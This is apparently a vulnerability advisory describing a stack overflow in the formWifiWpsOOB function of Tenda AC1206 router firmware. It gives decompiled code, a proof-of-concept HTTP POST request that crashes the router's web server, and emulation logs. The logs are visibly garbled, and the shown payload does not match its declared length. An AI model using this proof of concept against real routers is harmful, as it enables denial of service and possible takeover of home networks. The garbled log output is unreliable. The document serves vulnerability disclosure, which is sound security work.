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# Tenda AC1206 (V15.03.06.23) has a stack overflow vulnerability

## Overview

- Manufacturer's website information: <https://www.tenda.com.cn>
- Firmware download address : <https://www.tenda.com.cn/download/detail-2766.html>

## Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview:



## Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the formWifiWpsOOB function. An attacker can obtain a stable root shell through a carefully constructed payload.

```

1 void __cdecl formWifiWps00B(webs_t wp, char_t *path, char_t *query)
2 {
3     char_t *Var; // $v0
4     int v4; // $v0
5     int v5; // $v0
6     int v6; // $v0
7     const char *index; // [sp+20h] [+20h]
8     WLAN_RATE_TYPE wl_rate; // [sp+24h] [+24h]
9     char tmp[5]; // [sp+28h] [+28h] BYREF
10    char enable[4]; // [sp+30h] [+30h] BYREF
11    char parm[256]; // [sp+34h] [+34h] BYREF
12
13    memset(tmp, 0, sizeof(tmp));
14    index = websGetVarWithValidate(wp, "index", WIFI_SSID_INDEX);
15    Var = websGetVar(wp, "wifi_chkHz", "0");
16    if (atoi(Var) )
17        v4 = 5;
18    else
19        v4 = 24;
20    wl_rate = v4;
21    v5 = atoi(index);
22    printf("%s %d: index = %d, wl_rate = %d###\n", "formWifiWps00B", 4142, v5, wl_rate);
23    if ( index )
24    {
25        if ( wl_rate == WLAN_RATE_5G )
26        {
27            SetValue("wl.bcm11ac", "1");
28            GetValue("wl5g.public.enable", enable);
29        }
30        else
31        {
32            SetValue("wl.bcm11ac", "0");
33            GetValue("wl2g.public.enable", enable);
34        }
35        v6 = atoi(index);
36        if ( wps_restore_pob(wl_rate, v6) )
37        {
38            sprintf(tmp, "%s;%s", index, "0");
39            websTransfer(wp, tmp);
40        }
41        else
42        {
43            memset(parm, 0, sizeof(parm));
44            if ( atoi(enable) )
45                sprintf(parm, "op=%", 10);
46            else
47                printf("\x1B[1;32m[ DEBUG ] \x1B[m[%dG] radio is disabled,do nothing!\n", wl_rate);
48            send_msg_to_netctrl(19, parm);
49            sprintf(tmp, "%s;%s", index, "1");
50            websTransfer(wp, tmp);
51        }
52    }
53 }

```

In the `formWifiWps00B` function, the `index` we entered (the value of `index`) is formatted with the `sprintf` function, spliced with `%s;%s` strings, and saved to `tmp`. It is not secure, as long as the size of the data we enter is larger than the size of `tmp`, it will cause a stack overflow.


## Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

POST /goform/WifiWpsOOB HTTP/1.1  
Host: 192.168.0.1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101  
Firefox/103.0  
Accept: \*/\*  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
Content-Type: application/x-www-form-urlencoded;  
Content-Length: 336  
Origin: http://192.168.0.1  
DNT: 1  
Connection: close  
Referer: http://192.168.0.1/index.html  
Cookie: ecos\_pw=eee:language=cn

index=aaa



By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .

```
Darry@ubuntu:/Desktop/tenda_US_AC1206V1.BRTL_V15.03.06.23_multi_TD01.bin.extracted/quasht-root#  
s-root$ sudo chroot . ./bin/gnu-nlspcl-static -g 1234 ./bin/httpd  
nit_core_dump 1917: rlin_cur = 0; rlin_max = 2147483647  
nit_core_dump 1926: open core dump success  
nit_core_dump 1935: rlin_cur = 5242880, rlin_max = 52428800  
SIV / "sudo" "chroot"  
. / "jenu".  
es:  
./ "1234".  
./bin/initng?  
  
***** MeloveLinux*****  
sta ***** (*NSKSP-*)  
  
Welcome to ...  
connect: No such file or directory .....  
connect: server failed.....er_send(request,"**kwargs)  
connect: No such file or directory/python2.7/dist-packages/request/adapters.py), line 498,  
connect: server failed.  
connect: No such file or directoryror(err,request=request)  
connect: server failed.....ConnectionError: ('Connection aborted.', BadStatusLine(''))  
connect: No such file or directory  
connect: server failed..  
create socket fail -1...root/bin$ python l.py  
connect: No such file or directory.....  
connect: server failed.....  
connect: No such file or directory.....vvv  
connect: server failed..to such file or directory.....Page not found</title></head>  
connect: No such file or directory.....Request Error: Page not found/hz  
connect: No such file or directoryrequest/pw/body=<html>  
connect: server failed..  
[http][debug]-----webs.c.157  
nsupported setsockopt level=65535 optname=128 1206V1.BRTL_V15.03.06.23_multi_TD01.bin.extr  
tftp listen ip = 192.168.0.109 port = 80  
ops Listing for HTTP requests at address 192.168.0.109 ..  
nsupported setsockopt level=65535 optname=128 ..  
connect: No such file or directory.....  
connect: server failed.....vvv  
nsupported setsockopt level=65535 optname=128 ..  
nsupported setsockopt level=65535 optname=128 ..  
ormkHfmps0B 4142: index = 0, wl_rate = 24#####>R&eU  
connect: No such file or directory:tenda_us_ac1206v1.brtl_v15_03_06_23_multi_td01.bin.ext  
connect: server failed..  
connect: No such file or directory.....  
connect: No such file or directory.....xetx http://r/  
error: wps_restore_mib_default_value: 3945 ==> File /webroot/default.cfg is not exit!  
connect: No such file or directory // Wmna, uoa (/v:bld) dekerq30000(r) f/rwa/m3b3/y/  
ps.restore_nvrn_default_value 4111: #####ssid_index = 0, mib_name = wl2g.ssid0.guest_en  
ble, mib.value = ####  
DEBUG ] [24c] radio is disabled,do nothing!  
sg str: [cfm Post netctrl 197]
```

As shown in the figure above, we can hijack PC registers.

```

/ # ls -l
total 48
drwxr-xr-x    2 1000    1000          4096 Aug  4 12:10 bin
drwxr-xr-x    2 1000    1000          4096 Sep  6 2017 dev
lrwxrwxrwx    1 1000    1000           8 Sep  6 2017 etc -> /var/etc
drwxr-xr-x    6 1000    1000          4096 Sep  6 2017 etc_ro
lrwxrwxrwx    1 1000    1000           9 Sep  6 2017 home -> /var/home
lrwxrwxrwx    1 1000    1000          11 Sep  6 2017 init -> bin/busybox
drwxr-xr-x    3 1000    1000          4096 Sep  6 2017 lib
drwxr-xr-x    2 1000    1000          4096 Sep  6 2017 net
drwxr-xr-x    3 1000    1000          4096 Aug  4 09:55 proc
lrwxrwxrwx    1 1000    1000           9 Sep  6 2017 root -> /var/root
drwxr-xr-x    2 1000    1000          4096 Sep  6 2017 sbin
drwxr-xr-x    2 1000    1000          4096 Sep  6 2017 sys
drwxr-xr-x    2 1000    1000          4096 Sep  6 2017 tmp
drwxr-xr-x    6 1000    1000          4096 Sep  6 2017 usr
drwxr-xr-x    6 1000    1000          4096 Aug  4 09:06 var
lrwxrwxrwx    1 1000    1000          12 Sep  6 2017 webroot -> /var/webroot
drwxr-xr-x    7 1000    1000          4096 Sep  6 2017 webroot_ro
/ #

```

Finally, you also can write `exp` to get a stable root shell.